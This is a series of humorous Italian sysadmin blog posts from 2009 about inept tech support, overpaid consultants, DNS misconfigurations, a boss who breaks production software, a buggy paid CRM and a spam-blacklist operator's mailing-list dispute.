R si sposta ed accende la console sul swerver Sexchange, dopo un po' di ravanamenti sembra che il server sia in stato comatoso. Apparentemente niente entra e niente esce. Un bel reboot non sembra risolvere la situazione. L'Event-viewer (patetica scusa di log degli orrori) mostra una serie di messaggi tanto oscuri quanti preoccupanti. Dopo un po' R decide che il database su cui il malefico arnese si appoggia e' danneggiato e cerca di avviare la procedura di ripristino. Che fallisce miseramente riportando un qualche errore, R si segna l'errore e decide che e' il momento di far vedere che loro Sexchange lo hanno pagato. Chiama il supporto teNNico.

Sorvolo sull'attesa in linea, sul rimpallo tra *chi* dovrebbe fare assistenza e sul dove e' finita la chiamata (India? Uruguay? Canicatti?).

R - ...e mi segnala errore X02FA32491*moltialtrinumeri*.

Bob - Ah, ok allora... hummm... avviate la procedura di ripristino...

Cosa fa' l'applicazione X ?

R - **Questo** e' quello che succede se avvio la procedura di ripristino.

Bob - Hummm... scegliete "ripristino configurazione" dal menu'...

R - Ma mi senti? Quello che sto cercando di fare e' avviare la procedura di ripristino.

Bob - Hmmm... allora... (*scartabella*) Ah, ok, ho capito il problema, c'e' un bug nella procedura di ripristino!
mepensa: non devo ridere!

R - Bravo! Lo avevo capito!

Bob - Ok, vedo qui che c'e' una patch che si puo' applicare...

R - Ottimo. E dove la trovo?

Bob - Allora la puo' scaricare dal nostro sito di supporto pero' devo mandarle la chiave di attivazione sblocco firulin firula'.

R - ...chiave di attivazione? Ma non e' una patch?

Bob - Si ma richiede una attivazione.

R - Ok (*si prepara a scrivere*) dimmi sta chiave.

Bob - No, e' che posso solo mandargliela, mi dice il suo indirizzo di posta elettronica?

...pausa, R mi guarda come a dire "ma mi pigliano in giro?" ed io continuo a pensare che **Non Devo Ridere!**.

R - E' il server di posta che e' incartato! Non ho la posta elettronica a disposizione!

Bob - Si appunto, io devo mandarle questo file, ma posso solo mandarlo via posta elettronica.

R - **Quale parte di "e' il server di posta che e' rotto" non e' chiara??**

Non... Devo... Ridere!!!!

Bob - Ah... e ne avete uno solo di server di posta?

R - Si', ne abbiamo uno solo!

Bob - Ah, be', in questo caso non posso aiutarvi.

R - ??????? Come sarebbe a dire???

Bob - Si, io posso solo mandare questo file al vostro indirizzo di posta.

R - E quindi se il server di posta e' guasto l'unica soluzione quale sarebbe? Buttarlo via e ripartire da capo?

Comunque, dopo un po' R sbatte giu' il telefono tira una filippica di madonne in direzione del supporto teNNico e mi guarda per un po'...

R - (*indicando il server "di prova"*) Mettiamolo in linea subito, per piacere, che poi vedro' di farmi mandare questa "patch" tirare fuori la posta da quel coso. E poi voglio fare un bel falo'!

No! Non devo ridere... Se non altro non sguaiatamente contorcendomi sul pavimento.

Davide

30/03/2009 08:00

O Padre Mio...

Risiamo a parlare del swerver di CL, e della sua maledetta applicazione in PiAccaPorcacciamisera, di cui avevo già detto precedentemente. Avevamo lasciato il nostro eroe (cioè io) in attesa di informazioni dalla loro sedicente piaccaprogrammatrice, la quale, dopo aver dato una occhiata all'arnese ha sentenziato che lei non sa che pesci pigliare ed ha suggerito a CL di contattare me per vedere se **io** avevo delle idee.

Io ho ovviamente ripetuto quello che già avevo detto all'epoca del primo contatto con sta gente: l'applicazione è scritta con i piedi, usa (ed abusa) del database in modo obbrobrioso ed inoltre tende a **non chiudere** le connessioni che ad un certo punto raggiungono il limite massimo di mySql e provocano il semplice blocco del sistema (finché non si chiudono da se per timeout ovviamente).

La risposta non è piaciuta tanto né a CL né alla loro sedicente piaccaprogrammatrice.

Mini-quiz: hanno pensato di domandare una seconda opinione ad uno dei miei colleghi che erano informati dei retroscena della cosa e potevano fornire una opinione informata ma disinteressata? Hanno provato a domandare in uno dei millemila forum dedicati a quella chiavica di CMS? Hanno pensato di verificare su gurgle se (putacaso) fossero gli unici ad avere lo stesso problema oppure no? (*hint: tutte le risposte cominciano con 'N'*)

Che hanno fatto? **Sono andati a chiamare un altro sedicente "consulante"**, super-esperto (seeee....) della cosa, che solo per rispondere al telefono richiede \$bigsum. E lo hanno interpellato per avere una analisi delle cause del loro problema.

Il tipo, ha intascato i soldi della consulenza, ha eseguito un programma di benchmark (ab) sul sito "incriminato" e su un "sito di comparazione" ed ha confrontato i risultati.

Il problema è che il "sito di comparazione" risulta composto da **una unica pagina html statica**, quindi nessuna sorpresa se il sito "vero" è risultato 500 volte più lento.

Dopo di che, ha tirato fuori dal suo XXXX una pagina con un paio di "ottimizzazioni" alla configurazione di Apache, PHP e MySQL ed se ne è andato su una fiammante BMW Serie 7 senza colpo ferire.

No!, voi **NON** volete sapere quanti soldi ha preso per la sua "performance".

Io ho dato una occhiata al foglio, ho avvisato CL che tali modifiche **non avrebbero** risolto niente e poi ho provveduto ad eseguirle. Loro testano, è ancora lento come una lumaca. DOH!

Ora, che cosa fanno questi?

Lo **ri-chiamano** per un secondo round di "consulanza", che gli costerà 2 * \$bigsum.

Il secondo round si conclude con \$consulante che sentenzia che il problema è a) nel firewall o b) nell'hardware della macchina.

Io nel frattempo preparo una mini-pagina html (statica) di circa 18 Kb (ho brutalmente preso una pagina del mio sito, salvata in HTML e caricata sul loro server). Ed eseguo lo stesso benchmark. Risultato: 1000 richieste con 100 connessioni contemporanee in 2 secondi. Poi creo uno scriptino in perl che esegue una interrogazione sul database di test e ri-eseguo il benchmark. Risultato: 1000 richieste in 35 secondi. Ergo: l'hardware è ok, il firewall è ok, Apache è OK. Ripeto: il problema sta nell'applicazione.

Cosa fa' l'applicazione X ?

Che cosa fanno questi?

Lo **ri-ri-chiamano** (a 3 * \$bigsum) per una consulenza sul **come ottimizzare** l'applicazione (che avrebbe dovuto essere la prima fase).

Oh Padre Mio!... **Ma perche' ca\$\$o mi hai generato con questo straca\$\$o di plugin "ONESTA" che non posso mai foxxutamente SPEGNERE???** Perche' non posso fare anche io come sta' gente? Sparare una fattura con molti zeri a qualche idiota, tirare fuori dal mio culo un qualche consiglio del ca\$\$o ed andarmene su una BMW senza provare alcun rimorso??? Perche' devo sempre foxxutamente cercare una foxxuta **SOLUZIONE** che **FUNZIONI???**

Sigh...

Davide

06/04/2009 08:00

Cosa fa' l'applicazione X ?

yadda IN CNAME somethingwronhere.yadda.com.

Risiamo a parlare di \$NotaOrganizzazioneNazionale, di cui avevo già narrato le tristi vicende in questa ed in quest'altra storia.

Dopo un periodo di relativa calma abbiamo cominciato a vedere i primi guai. Questa gente ha un numero impressionante di CL che si credono amministratori di sistema. Il primo indizio e' stato quando nella mia casella di posta e' caduta una mail del tipo:

Come possiamo configurare il vostro DNS in modo che `www.unqualchesito.nl` punti a `http://unserverweb.mai.sentito/una/qualche/directory` ?

Io ho cercato di spiegargli che il DNS mappa un DOMINIO o un HOST con un indirizzo IP e che gli URL non c'entrano una mazza e che se loro vogliono mappare un dominio con un URL devono farlo aggiungendo un qualche VHOST o una apposita Rewrite sul server web di destinazione, ma apparentemente la mia mail e' caduta nel vuoto perche' le mail successive sono arrivate una di seguito all'altra...

Abbiamo già aggiunto il record per `www.unqualchesito.nl` ma abbiamo difficoltà perche' il vostro sistema accetta solamente un indirizzo IP.

Hummm... sì, esatto, il DNS mappa un host con un indirizzo IP... se vuoi un URL dovrai farlo sul sito web che corrisponde a tale indirizzo IP...

Adesso abbiamo aggiunto il sito come record CNAME ma ancora non ci funziona correttamente.

??? No, non puoi aggiungermi un CNAME ed un record A allo stesso tempo, non funziona mica in quel modo... e comunque quando ti dico che...

Adesso se proviamo ad andare su `www.unqualchesito.nl` otteniamo il sito di `unsitocompletamentediverso.nl` mentre se cerchiamo solo `unqualchesito.nl` otteniamo una pagina che non c'entra un tubo.

???@! Probabilmente perche' senza il 'www' lui va direttamente alla pagina di default di chiunque vi fornisce il servizio di hosting (che ringraziando il signore non siamo noi).

ADESSO TUTTI I SITI REDIRIGONO VERSO UNA PAGINA CHE NON C'ENTRA UN TUBO!
CHE COSA AVETE FATTO?

??? Che cosa **abbiamo** fatto noi? Ma che **ca\$\$olina avete fatto voi** razza di rintronati che non siete altro!!!

Guarda che accidenti sta combinando questo e, nel mezzo di un bazilliardo di domini, sottodomini, sotto-sotto-domini, hosts e sa Dio cosa altro, mi trovo una barcata di CNAME identici a record A, ed indovina un po', il DNS rifiuta (giustamente) di processare questo obbrobrio che CL pretende di fargli ingerire.

Ok, zappa tutti i record di questo intronato, ricarica dal backup di stamani, zappagli via l'account. Spedisci mail con "via le mani dalla tastiera" a lui ed al di lui capo ed infine procedi a scrivere **l'ennesima mail** che spiega che **il foxxuto DNS non c'entra un tubo con la 'redirezione' verso un foxxuto server WEB!** Oh, ed il loro provider usa pure Windows, quindi dei miei suggerimenti di come configurare un vhost non se ne fanno niente.

Cosa fa' l'applicazione X ?

Davide

13/04/2009 08:00

Ma Che Gelida Manina...

...se la lasci **tranciare!!!**

La "manina" in questione e' quella di DaBoss. Anzi, tutte e due. Solo che poi non puo' piu' firmare i contratti... mannagg... Allora, andiamo con ordine.

DaBoss ha la maledetta mania delle "personalizzazioni". Tempo addietro io mi sono cimentato nella difficile operazione di upgrade del nostro software di hell-desk, software che altro non e' che l'ennesima PiAccaPorcata. Questo software ha una modalita' di "personalizzazione" che consente di aggiungere, togliere e smandrocchiare tutte le pagine web in modo da presentare al povero utonto delle pagine personalizzate con delle "form" speciali, in modo da obbligare il suddetto povero utonto ad inserire i dati che **noi** vogliamo nella maggioranza dei casi.

DaBoss si e' lanciato sulla cosa come un pargolo sul giocattolo nuovo. E dopo molto accrocchiare ci ha presentato alla riunione settimanale il frutto delle sue fatiche.

Praticamente lui ha aggiunto una form per l'inserimento dei tickets per le "modifiche sul firewall" e "modifiche alla rete" che richiede l'inserimento obbligatorio di un paio di informazioni. E poi ha chiesto a noialtri di controllare se le cose funzionano e yada yada.

Ho detto che queste modifiche le ha fatte sulla versione del software che e' **in produzione** si?

Dopo di che si e' eclissato per il resto della settimana.

E noi nel pomeriggio abbiamo scoperto che, nell'orgia della "personalizzazione", ha deciso che la tabella delle "priorita" non gli piaceva e l'ha spianata. Poi ha pensato bene di aggiungere un campo "priorita" (che quello che c'era gia' non gli andava bene forse?) ed ha aggiunto una serie di priorita' come "KAMEL" (Kan Altijd Morgen Eventueel Later = va bene anche domani o magari piu' tardi), ed HHMBR (Hulp! Hulp! Mijn Baas Roep = Aiuto Aiuto il mio capo strilla)...

Quale e' il problema? Semplice: si e' **dimenticato** di rimuovere il controllo di obbligatorieta' sul "normale" campo priorita'... dato che la tabella delle priorita' e' vuota non e' possibile selezionare un tubazzo di niente. Quindi il campo deve essere pieno ma non puo' esserlo perche' l'utente non puo' riempirlo.

Risultato netto: **nessuno puo' piu' aggiungere ticket via web!**. Risultato addizionale: dato che nessuno puo' aggiungere ticket via web tutti hanno preso il telefono ed hanno fatto arroventare il centralino telefonico.

Dopo una ventina di minuti spesi a madonnare sottovoce e rispondere al telefono tutte e due le nostre segretarie hanno cominciato a strillare contro di noi (aka: me) perche' si risolvesse subito il problema. Ovviamente il Dinamico Duo (Bart + Bert) ha girato la cosa a me, essendo io l'unico rimasto, dopo la subitanea dipartita del mio collega, con una qualche idea di come il maledetto arnese funzica.

Ok, accedi alla foxxuta maschera di personalizzazione del coso... Che cavolo vuol dire "password errata"? Hummm... 'admin' password... "password errata".

Oh, gia'. Ha cambiato anche la password di admin ovviamente.

Grrrrr... Ok. Collegati con il foxxuto database, scardina la password, vai a guardare dove straca\$\$o sono questi maledetti "template", cerca di capire che cosa c'e' che non va...

Cosa fa' l'applicazione X ?

Dopo una bella oretta passata ascoltando con un orecchio il telefono che suona, con l'altro le geremiadi delle nostre segretarie e con l'altro ancora le lamentazioni dei clienti e lavorando con una mano si e l'altra anche (no, non domandatemi quante orecchie ho, nel momento del bisogno non le conto mai), scovo il bandolo, ri-aggiungo le priorit  nella giusta tabella, zappo via quella aggiunta di straforo e ripristino le funzionalita' della cosa.

E adesso, mi e' anche arrivata una mail da DaBoss che mi avvisa che nel week-end si e' diletato in un paio di personalizzazioni del foxxuto CRM ed ha provato ad installare un paio di plugin, solo che sono per la versione OpenSource e non funzionano su quella acquistata, quindi ha provato a fargliele digerire ma non funziona tanto bene e se posso darci un'occhiata io...

Davide

20/04/2009 08:00

Dato Che Sei Qui

E così, dopo gli avvenimenti narrati precedentemente mi ritrovo **di nuovo** da \$brancodipaguri per riconfigurare la loro rete. Ok, un lavoretto fondamentalmente semplice.

Sono lì che solfeggio sulla tastiera in Sala Macchine quando un tizio (CL) mette dentro il naso.

CL - Tu saresti D?

IO - (*guardandolo*) Ti devo dei soldi? Ho giurato di sposarti in un momento che ero ubriaco? Ho giurato di sposare **un tuo parente** in un momento in cui ero ubriaco?

CL - Hemmm... no, no e no.

IO - Allora sì, sono io.

CL - Ah, bene, io sono CL di \$brancodipaguriinternationalholding.

IO - E quindi?

CL - SL mi ha detto di rivolgermi a te (*allungandomi una borsa*), qui c'è un laptop con la nuova versione di \$applicazonedelmenga che noi abbiamo sviluppato, bisognerebbe collegare il laptop alla rete e yada yada yada in modo che sia disponibile dalla sede remota e...

IO - Ohe', ferma il treno. Io sono qui per fare una riconfigurazione della rete, non per fare tutto quello che vi salta in mente.

CL - Ma SL...

Vado a chiappare SL.

IO - Ca\$So mi mandi questo rintronato? Io sono qui per fare un certo lavoro e basta.

SL - Sì ma questo è arrivato oggi che non lo aspettavo e dato che sei qui...

IO - Apri un ticket con \$networkgestapo.

SL - Ma sei già qui...

IO - Apri un ticket o picche.

Così lui apre il ticket, io acchiappo il lapdog e guardo questa fantastica applicazione. Solita cagata in PiAcCaPi. Ok, copia tutto l'accrocchio su uno dei server di staging, scova dove il coso si collega al database, con password di root ovviamente. Mysqldump, mysqlrestore... usa una password decente per carità, aggiungi la linea giusta al Proxy.

IO - (*rivolto a CL*) Vedi un po' se funziona.

CL - Ma funzionava prima...

IO - E cosa ti fa pensare che continui a funzionare?

Dopo il controllo (sì, funziona) gli rendo il lapdog.

CL - ?? Ma come fa a funzionare se il laptop è qui?

IO - Perché ho copiato l'applicazione su uno dei server di staging.

CL - Ma questa è una applicazione complicatissima ci abbiamo messo 3 giorni per farla funzionare sul laptop...

IO - Sicomemo...

Ricomincio a solfeggiare sulla configurazione di rete, dopo 10 minuti mi arriva una dei CL.

CL2 - Hei, hai 10 minuti di tempo per farmi il restore di una directory?

IO - (*guardandola storta*) Hai 10 minuti per aprirmi un ticket con \$networkgestapo?

Cosa fa' l'applicazione X ?

CL2 - Ma...

IO - Ma?

Ticket aperto, restore, ticket chiuso. E ricomincio con la rete. Quando ho quasi finito arriva SL.

SL - Senti, visto che sei qui....

IO - Aho'. Te non l'hai capito, ma ogni volta che faccio qualche cosa che non e' quello che ero qui per fare, parte una fattura con una cifra diversa eh?

SL - Hemmm... in effetti abbiamo qui' oggi uno per un colloquio come nuovo sysadmin e vorrei la tua opinione su questo tipo. Sembra molto preparato, Linux, Windows...

IO - Come l'ultimo UL che era qui'?

SL - No.

Così mi lascio convincere e andiamo a parlare con questo tizio. Per non sbagliarci lo chiamiamo CL3.

CL3 - Quindi ho 5 anni di esperienza in Java, 5 anni di esperienza in MySQL, 5 anni di esperienza in Oracle, 5 anni in Linux...

IO - (*leggiucchiando il curriculum*) Ok, vediamo un po'. Uno dei CL ti chiama perche' prova a fare l'upload di un file sul server FTP ed il file risulta di 0 bytes. Cosa fai?

CL3 - ...he?

IO - Un CL ti telefona che i files che lui carica sul server FTP sono di zero bytes. Cosa fai?

CL3 - (*sguardo da panico guarda SL*) Hemmm... ma quello fa parte del mio lavoro?

IO - Sì.

CL3 - Hemmm... quindi... hummm.... riavviare il PC?

IO - Ok, altra domanda, CL ti chiama che ha fatto una cazzata con un upload e ti ritrovi con una barcata di directory piena di file .php in cui i diritti sono sballati e devi rimmetterli a posto. Cosa fai?

CL3 - ...ma fa parte del mio lavoro?

IO - Altra domanda, hai una barcata di file .java da compilare, come fai?

CL3 - ??? compilare Java???

IO - Sì, hai detto che hai 5 anni di esperienza no?

CL3 - Eh... ma io di solito uso \$idedelmenga che...

Io a questo punto mi giro verso SL.

IO - Senti, questo hai già deciso di assumerlo vero? E allora, perche' accidenti mi domandi cosa ne penso se hai già preso una decisione?

Me perche' continuo a sorprendermi?

Davide

27/04/2009 08:00

Aho', io 'un c'entro gniente eh!

Qualche tempo addietro, durante le meritate vacanze del mio collega, DaBoss ha avuto la fantastica idea (notare il velato sarcasmo eh) di vendere a \$noiricicliamoilvostrotoner una bella soluzione di Proxy-Firewall basata su \$notoproxyfirewall. Il prodotto in questione era stato **specificamente richiesto** dal loro IT. Il che non sarebbe troppo male se non che noi quel coso non lo abbiamo mai visto prima.

E indovinate un po' chi e' il fortunello (sic) che ha dovuto installarsi il coso in questione?

Quindi dopo aver penato sul download del coso, aver scoperto che il marchingegno richiede una connessione internet per "attivarsi", aver scoperto che per "attivarlo" c'e' bisogno della password del foxxuto "portale" di supporto che solo DaBoss conosce (e lui non c'era). Ed aver poi scoperto che per procedere con l'attivazione c'e' **anche** bisogno di un fantomatico "codice di acquisto" che, aridinuovo, solo DaBoss conosce, sono riuscito finalmente nel semi-impossibile compito di installare l'arnese.

Dopo di che si e' trattato di configurarlo. E li' sono arrivati altri dolori perche' i due UL che dovrebbero costituire l'IT di quella gabbia di disperati non hanno la piu' pallida idea di come dovrebbe essere configurato (indirizzo IP? Gateway? DNS? Siccale'?) e come risposta si sono limitati a ripetere che "DaBoss dovrebbe avere tutte le informazioni". DaBoss per altro persisteva nel rimandarmi ai due UL di cui sopra.

Alla fine io ho deciso che l'indirizzo IP e' quello della DMZ e che se non va bene cosi' ci arrangeremo dopo a cambiarlo. Dopo una rapida configurazione di default, dato che nessuno ha potuto/saputo darmi informazioni piu' precise su cosa dovrebbe fare e come, io ho mollato l'arnese nelle capaci manine di Bart che si e' scapicollato i 2 Km scarsi tra il nostro ufficio e la sede centrale di \$noiricicliamo ed ha installato l'arnese. Dopo di che c'e' stato un po' di panico sul come ca\$\$o si collega al firewall.

La configurazione del firewall e' stata arzigogolata dal mio collega T che nel frattempo era ritornato dalle ferie. Poi sono cominciati ad arrivare i problemi. Si perche' i due gatti (che sarebbe "il gatto e la volpe", ma temo che di volpi li non ce ne sia nessuna) si sono dimenticati di dirci che loro volevano quel coso attaccato al loro server AD.

Ok, buca il firewall per far passare la connessione verso il server AD. La configurazione come dovrebbe essere? Ce lo avete un account che possa fare ricerche? Si, no.. bho, non lo so. Dopo un bel po' di arzigogolamenti i due riescono a fare una configurazione che pare funzionare. E dopo un po' ripigliano a lamentarsi perche' nei vari "reports" che questo coso mette a disposizione compare un solo utente alla volta.

Ora, fare il debugging di proxy a distanza e' abbastanza complesso, soprattutto quando tale proxy e' raggiungibile solo tramite una fetecchia di web-interfaccia, il firewall non e' gestibile (non da me almeno), non ci sono strumenti usabili sulla macchina stessa (tcpdump? ma meglio! ldapsearch? si come no...) ed i due pisquani sono piu' assenti che presenti.

Perciui, un piovoso mercoledi', decido che l'unico modo e' andare la a vedere che accidenti succede, armato di machete e mappa tento la fortuna tra i lavori in corso che hanno letteralmente bloccato tutta la foxxuta citta'. Evito una orda di Olandesi rintronati che gia' non capiscono un capperio di loro figuriamoci poi con la pioggia e le strade scassate e mi presento negli uffici di \$noiricicliamo. Li' vengo accolto da UL1 ed UL2.

UL1 - ...e quindi nel report appare solo il nome dell'utente CL.

IO - Si, questo lo vedo, solo che quello che noto io e' che CL pare che stia vedendo una pagina web che ha una caterva di collegamenti allo stesso dominio, e questo foxxuto report mostra solo 50 linee alla volta, quindi noi vediamo tutti i collegamenti di quella pagina e basta.

Cosa fa' l'applicazione X ?

UL2 - ...ed inoltre non riusciamo a fare la filtratura sugli utenti ma solo sui gruppi.

IO - Io sto coso non l'ho mai usato in vita mia, ma mi pare strano che non vi sia un modo di avere un filtro sugli utenti.

UL1 - Ma noi vogliamo il filtro sui gruppi.

IO - Hummm... ma non avete appena detto che lo volete sugli utenti?

UL1 - Il filtro lo vogliamo sui gruppi.

UL2 - Il filtro lo vogliamo sugli utenti.

I due si guardano tra di loro.

UL1 - Il filtro lo vogliamo sugli utenti.

UL2 - Il filtro lo vogliamo sui gruppi.

Si ri-guardano tra di loro.

UL1 - Il filtro lo vogliamo sui gruppi.

UL2 - Il filtro lo vogliamo sugli utenti.

UL1 - Non voglio mettermi a ravanare su ogni utente ogni volta che cambiamo una virgola.

UL2 - Ed io non voglio dover spostare gente da un gruppo all'altro.

UL1 - I gruppi sono piu' facili da gestire.

UL2 - E gli utenti forniscono un controllo piu' fino.

IO - (*sentendomi molto come l'arbitro di quel famoso incontro di pugilato che venne pestato da entrambi i pugili*) Ok, ok. State calmi, che adesso vediamo come e' meglio farlo.

Cosi' mi rimetto a guardare questo obbrobrio di web-interfaccia, provo per prima cosa a fare un bel dump dell'intero log del coso e faccio un giro con sed ed awk, e trovo che, apparentemente, ci sono TUTTI gli utenti nel log, quindi potrebbe essere un problema di come il "report" funziona (o pretende di). Dopo aver fatto un po' di prove pero' non riesco a convincere i due sarchiaponi. Entrambi suggeriscono di togliere il proxy dalla DMZ e metterlo invece nella LAN. Ok, cambiare la configurazione del proxy e' semplice, poi si tratta pero' di cambiare la configurazione del firewall per non redirigere piu' le connessioni HTTP uscenti sull'ip vecchio. Mi attacco al telefono ed il buon Bart esegue l'operazione sul firewall.

Dopo un po' di ravanamenti con un paio di pc di test, i due sarchiaponi sono di nuovo li' che discutono sui gruppi/utenti, io intanto ho fatto un rapido giro nella documentazione dove semplicemente dice che queste cose si fanno a livello di **gruppo** e non di **utente**. Presento le mie scoperte.

UL1 - Ma come solo a livello di gruppo?

mepensa: ma eri tu che lo volevi a livello di gruppo no?

UL2 - Dovrebbe essere possibile anche a livello di utente!

IO - Secondo la documentazione no. Io posso provare a mandare una mail a questa gente e domandare, ma secondo me la documentazione e' chiara. O si fa a livello di gruppo o picche.

UL1 + UL2 - Ma perche'?

IO - Aho', io sto' coso non l'ho fatto ne' l'ho proposto. Siete voi che lo avete **specificamente** richiesto. Adesso giocateci un po' e vedete se i report escono meglio dato che si trova nella Lan ed io intanto vedro' di riconfigurare il firewall (anzi, di dire al mio collega di riconfigurarlo) in modo da rifar funzionare questo coso come proxy trasparente.

E speriamo che nel frattempo si schiariscano le idee su cosa vogliono e come.

Davide

04/05/2009 08:00

Aho', io 'un c'entro gniente eh!

Free as in WTF?

Risiamo a parlare di DaBoss e della sua mania di "personalizzazione" di cui avevo gia' detto. Questa volta ha applicato le sue manine al foxxuto CRM, la versione a pagamento ovviamente.

Abbiamo finalmente (dice lui) ricevuto la licenza d'uso, quindi ho scaricato il maledetto arnese e l'ho installato sul solito server di prova. Dopo aver lungamente penato e sofferto, DaBoss ha deciso che invece di un upgrade dalla versione free a quella a pagamento con trasporto dei dati, lui preferisce ripartire da capo con una installazione pulita. Vabbe'. Io mi faccio una copia prima di tutto che non si sa mai e poi procedo.

A questo punto lui scopre con orrore che la versione Professional-Enterprise- Conscappellamentoadestra supporta **solo** la lingua inglese ed i vari "language pack" disponibili per la versione free-as-in-beer non vanno bene per la versione paga-e-taci.

In preda al panico (chissa perche'), lui ha deciso che si deve avere in Olandese. Ergo, per prima cosa domanda **a me**. Perche' io? Bho! Comunque, dopo una guardata al coso io decido che, tradurre si puo', ma non e' una roba che si fa in 10 minuti perche' bisogna tradurre **tutti i foxxuti moduli** di questo ginepraio, cosa che non e' immediata. Inoltre non garantisco che un qualunque upgrade/aggiornamento/bugfix/fraca\$\$o non azzeri il tutto riportandolo nella lingua della Grande Nazione.

Dopo un po' di cogitamento DaBoss decide che eventualmente lui usa la funzionalita' di "personalizzazione" (rieccolo!) per fare la traduzione.

Voi gia' sapete che cosa succede dopo, vero?

Eccolo infatti che mi arriva.

DB - Senti, ho un problemino con il CRM.

IO - Cosa?

DB - Allora, se vai qui, li, sopra, sotto e clicchi su 'Aziende', vedi che c'e' un campo qui' che si chiama 'Azienda madre'.

IO - Si.

DB - Questa qui' sarebbe l'azienda madre della tua azienda.

IO - Era intuibile dal nome.

DB - Appunto, se pero' schissi 'Edit' (*schissa 'edit'*), il nome cambia in 'parent_name' (*il nome cambia in 'parent_name'*).

IO - Bello.

DB - Esatto, ed io non capisco perche'. Adesso guarda. Io vado in "personalizzazione" e qui puoi scegliere il layout della maschera firulin firula', e se tu schissi qui vedi il campo che si chiama 'parent_name'. Solo che non posso cambiarlo, se lo cambio lo ignora.

IO - Non bello.

DB - Appunto.

IO - Ed io che dovrei farci?

DB - Usare la testa e cercare di capire che cosa c'e' che non funziona.

IO - Heeee... 'momento, questa qui e' la versione pagata-a-caru-prezzo per la quale noi dovremmo anche avere il supporto teNNico e tutto il resto, perche' non domandiamo a loro?

Cosi' parte la maillona al supporto teNNico. Io nel frattempo mi faccio comunque un giro nel codice della chiavica, giro che in effetti e' una ripetizione di quello che mi ero gia' fatto ai tempi. E noto con vago senso di apprensione che il codice mi pare lo stesso della versione 'free-as-in-beer', solo con qualche identificativo

Cosa fa' l'applicazione X ?

cambiato.

Mentre aspettiamo risposta, DaBoss mi segnala anche che la versione del famoso plugin per Thunderbird, versione che e' quella **ufficiale** e **supportata**, non quella non-ufficiale ed accrocchiata da me, non gli funziona. Io la provo ed il mio povero TB schiatta miserandamente (!). Oh che bello... non solo, ma mi pare che il codice di questa versione "ufficiale" sia piu o meno lo stesso di quella "non ufficiale" ma con meno roba, come se i signori avessero banalmente copiato (alla ca\$\$o) blocchi di codice dalla versione "open source" e cambiato poi il nome. Non solo ma mi pare che la qualita' del codice sia anche decaduta. Basta vedere questa bellissima dialog di configurazione per rendersene conto.

Poi DB mi fa notare che, dopo aver fatto l'import degli utenti dal vecchio sistema (10 utenti), appare un messaggio che abbiamo troppi utenti e che abbiamo "sforato" la licenza di 2 utenti. Ma come? La licenza era per 10 utenti e noi abbiamo 10 utenti. Si, ma nessuno ha pensato che l'utente 'admin' e l'utente "portal", che sono auto-generati e non si possono rimuovere, **contano tra le licenze**, quindi se vuoi usare 10 utenti ti serve una licenza per almeno 20 utenti. Mitico!

Dopo un paio di giorni ed un 4-5 mail al supporto teNNico, riceviamo un paio di informazioni. Prima cosa: la versione di plugin TB **ufficiale** e **supportata** e' **ufficialmente bacata** ed ovviamente **non piu' supportata** (!), seconda cosa hanno aggiunto la nostra segnalazione relativa al problema degli utenti built-in come "nuova feature request" (?) e terza cosa, sostengono che il problema del campo-che-non-si-rinomina e' dovuto al fatto che DaBoss ha zappato via un campo dall'interfaccia, e questo e' andato ad inficiare il funzionamento dell'intero coso.

Al che io ho chiesto se non e' un po' anormale che, tramite l'uso della normale interfaccia utente, si possa zappare via qualche cosa che manda in crisi l'intero sistema... e sono stato premiato con l'ammissione che e' un altro bug ufficiale.

Ho quindi domandato a DaBoss se dopo 10 bug 'ufficiali' ci fanno uno sconto sul costo delle licenze oppure no. Di questo passo ne troveremo molti.

Davide

11/05/2009 08:00

Stanlio & Ollio

No, ovviamente non parliamo di loro, stiamo ri-parlando dell'accollita di imbecilli che gestisce black list, di cui avevo detto qui ed ancora qui.

Dopo un po' di madonnamenti vari ero comunque riuscito ad includere gli IP dei nostri server di uscita in tutte le white-list di cui avevo trovato traccia ed infine il nostro IP era uscito dalla loro dannata lista. Tanto per divertimento mi ero anche sottoscritto la loro mailing-list, che languiva vuota e desolata da Febbraio. Almeno fino ad oggi. Quando un paio di mail sono finite nella mia casella di posta. Si e' scatenata una flame allucinante, di cui riporto le parti salienti.

Da: UtenteScarognato

E' la seconda volta in una settimana che il nostro server di posta finisce in questa blacklist, si puo' sapere come capperò si fa ad evitarlo?

Da: ClintEastwood

Utilizzate un virusscanner decente, ovviamente non esiste un singolo scanner che vi assicura il 100% di virus trovati. Noi raccomandiamo chi fa hosting di fare quello che sanno fare: ospitare siti web e lasciare l'invio della posta agli ISP.

A questo punto mi sono sentito in dovere di far notare l'ovvio.

Da: D@NetworkGestapo

Interessante, prima dite che **non esiste un singolo scanner che assicura il 100% di successo**, quindi per definizione non esiste un sistema sicuro di **non** essere listati. Per altro, molta gente fa entrambi i lavori: ospitano siti web **e** gestiscono la posta. Quindi questi cosa dovrebbero fare? Darsi all'ippica?

Che ne dite invece di fornire migliori informazioni per cercare di capire dove sta il problema? E per esempio di **accettare la posta** che vi arriva, anche da chi e' stato blacklistato? Nel modo attuale vi limitate a chiuderli fuori e basta.

Naturalmente Clint ha subito ribattuto:

Da ClintEastwood

Chi ospita siti web dovrebbe usare il server smtp del proprio ISP, questo ha anche altri vantaggi, maggiori informazioni, a parte gli header del messaggio di posta non sono disponibili. Accettare posta da server che sono da noi blacklistati richiede cambiamenti nel nostro sistema di posta e quindi non e' possibile.

Da D@NetworkGestapo

>ClintEastwood: *Chi ospita siti web dovrebbe usare il server smtp del proprio ISP*
Così' quando **quello** viene blacklistato **tutti** sono blacklistati, furbo come sistema.

>ClintEastwood: *maggiori informazioni a parte gli header del messaggio di posta non sono disponibili.*

In tal caso come fate a sapere se il messaggio era o no un virus? Vi fidate ciecamente di quello che vi dicono?

>ClintEastwood: *Accettare posta da server che sono da noi blacklistati richiede cambiamenti nel nostro sistema di posta e quindi non e' possibile.*

Preferisco non commentare su questo.

La cosa non e' piaciuta a Clint...

Da: ClintEastwood

Se l'ISP utilizza dei sistemi antivirus non ci sono problemi.

A questo però, qualcun altro e' saltato nella discussione:

Cosa fa' l'applicazione X ?

Da: AltroUtente

>ClintEastwood: *Se l'ISP utilizza dei sistemi antivirus non ci sono problemi.*

Ecco, questa e' la parte che mi da problemi, dato che avete gia' specificato che

>ClintEastwood: *ovviamente non esiste un singolo scanner che vi assicura il 100% di virus trovati*

